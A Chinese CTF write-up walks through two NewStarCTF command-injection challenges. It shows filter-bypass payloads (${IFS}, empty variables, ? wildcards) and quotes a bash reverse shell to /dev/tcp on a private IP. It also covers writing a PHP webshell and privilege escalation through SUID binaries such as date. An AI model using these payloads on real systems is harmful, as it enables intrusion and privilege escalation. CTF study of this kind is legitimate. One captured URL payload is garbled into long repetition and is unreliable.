今天先把上次欠下的rce做了

[NewStarCTF 公开赛赛道]So Baby RCE



既然做不了远程连接反弹shell,那就考虑绕过过滤吧,如图可以看到没有过滤\$。空格用\${IFS}绕过,可以找到flag文件,但是这个该怎么读取呢?

← C 🖟 本字全 | 279d31dc-72b7-4d72-be5e-d04575c570cd.node5.buvoj.cn81//cmd=cd\$(IFS).%26%26cd\$(IFS

A^h ☆ G I Φ

bin boot dev etc ffffllllaaaaggggg home lib lib64 media mnt opt proc root run sbin srv start.sh sys tmp usr var

我的想法是使用grep命令,grep会根据输入的内容去文件中查找并输出包含内容的一行,其利用姿势如下:

grep "word" filename

其中我尝试"是可以省略的,那么我们直接去读取flag行就可以了

不过这里还能看到, fl也过滤了, 这表示我门必须要在中间插入一个空字符来避开这个检测, 如何做到呢?

我首先尝试使用空变量来绕过,即这样

f1\${123}ag = flag

所以构造出

 $cd {IFS}... 26\% 26cd {IFS}... 26\% 26cd {IFS}... 26\% 26cd {IFS}... 26\% 26\& grep {IFS}f {123} llllaaaaggggg \\$

并且我在本地部署的php环境下运行是无问题的,但是却在题目中没有任何显示,这表明肯定有报错。

我不知道这样为什么不对, 那我就使用? 来替代搞出来的空变量吧

构造出fff? Illaaaagggg

```
← プ 心 本来全 | 7cc8b688-1b70-44df-8642-33982f69b361.nodeS.buuaj.cn.81/7cmd=cd$(IFS)..$(IFS)%26%26$(IFS)cd$(IFS)..%26%26$(IFS)cd$(IFS)..%26%26$(IFS)cd$(IFS)..%26%26$(IFS)cd$(IFS)..%26%26$(IFS)..%26%26$(IFS)cd$(IFS)..%26%26$(IFS)cd$(IFS)..%26%26$(IFS)cd$(IFS)..%26%26$(IFS)cd$(IFS)..%26%26$(IFS)cd$(IFS)..%26%26$(IFS)cd$(IFS)..%26%26$(IFS)cd$(IFS)..%26%26$(IFS)cd$(IFS)..%26%26$(IFS)cd$(IFS)..%26%26$(IFS)cd$(IFS)..%26%26$(IFS)cd$(IFS)..%26%26$(IFS)cd$(IFS)..%26%26$(IFS)cd$(IFS)..%26%26$(IFS)cd$(IFS)..%26%26$(IFS)cd$(IFS)..%26%26$(IFS)cd$(IFS)..%26%26$(IFS)cd$(IFS)..%26%26$(IFS)cd$(IFS)..%26%26$(IFS)cd$(IFS)..%26%26$(IFS)cd$(IFS)..%26%26$(IFS)cd$(IFS)..%26%26$(IFS)cd$(IFS)..%26%26$(IFS)cd$(IFS)..%26%26$(IFS)cd$(IFS)..%26%26$(IFS)cd$(IFS)..%26%26$(IFS)cd$(IFS)..%26%26$(IFS)cd$(IFS)..%26%26$(IFS)cd$(IFS)..%26%26$(IFS)cd$(IFS)..%26%26$(IFS)cd$(IFS)..%26%26$(IFS)..%26%26$(IFS)..%26%26$(IFS)..%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)...%26%26$(IFS)
```

当然看别人的wp还有使用rev这个跟echo反着来的,也可以学一下

[NewStarCTF 公开赛赛道]So Baby RCE Again




接着看rce again

bash和curl基本断送了我们使用反弹shell的想法,再说了对于没服务器的想反弹shell确实很难,又不是自己打靶,所以这样的构造是反弹不了的

```
shell_exec("/bin/ba${123}sh -c 'ba${123}sh -i >& /dev/tcp/192.168.213.129/7777 0>&1'");
```

那就用蚁剑吧,写入一个php文件直接连接



找到了flag文件,但是这个是root权限,又到了最爱的linux提权环节

```
当前用户: www-data
(*) 输入 ashelp 查看本地命令
      lata:/var/www/html) $ cd /
lata:/) $ ls -11
total 80
drwxr-xr-x 1 root root 4096 Feb 26 2020 bin drwxr-xr-x 2 root root 4096 Feb 1 2020 boot
                                        2020 boot
              5 root root 360 Jul 31 14:35 dev
drwxr-xr-x
              1 root root 4096 Jul 31 14:35 etc
              1 root root
                            43 Jul 31 14:35 ffll444aaggg
             2 root root 4096 Feb 1
                                        2020 home
              1 root root 4096 Feb 26
                                        2020 lib
             2 root root 4096 Feb 24
drwxr-xr-x
                                         2020 lib64
              2 root root 4096 Feb 24
drwxr-xr-x
                                        2020 media
            2 root root 4096 Feb 24
2 root root 4096 Feb 24
drwxr-xr-x
                                        2020 mnt
drwxr-xr-x
                                        2020 opt
dr-xr-xr-x 953 root root
                            0 Jul 31 14:35 proc
                                        2020 root
                                        2020 run
                                        2020 sbin
                                        2020 srv
              1 root root 149 Oct 16
                                        2022 start.sh
dr-xr-xr-x 13 root root
                             0 Jul 31 14:35 sys
             1 root root 4096 Jul 31 14:35 tmp
         -x 1 root root 4096 Feb 24 2020 usr
a:/) $
            1 root root 4096 Feb 24
                                        2020 usr
```

首先看看自己的权限是什么,基本啥也没有 搜索一下有什么定时任务没有,都没这个文件夹 再看一下有没有什么高权限的可执行文件,发现了 我们把这个命令写入到文件中

```
find / -perm -4000 -type f 2>/dev/null
```

ok看到有suid权限命令, mount是挂载分区的, date可以读取文件, 那直接运行呗

```
usr
var
(www-data:/) $ date -f ff11444aaggg
date: invalid date 'flag{49bb2571-fb73-44d1-9352-6001f2efb1ad}'
(www-data:/) $
```

还得是蚁剑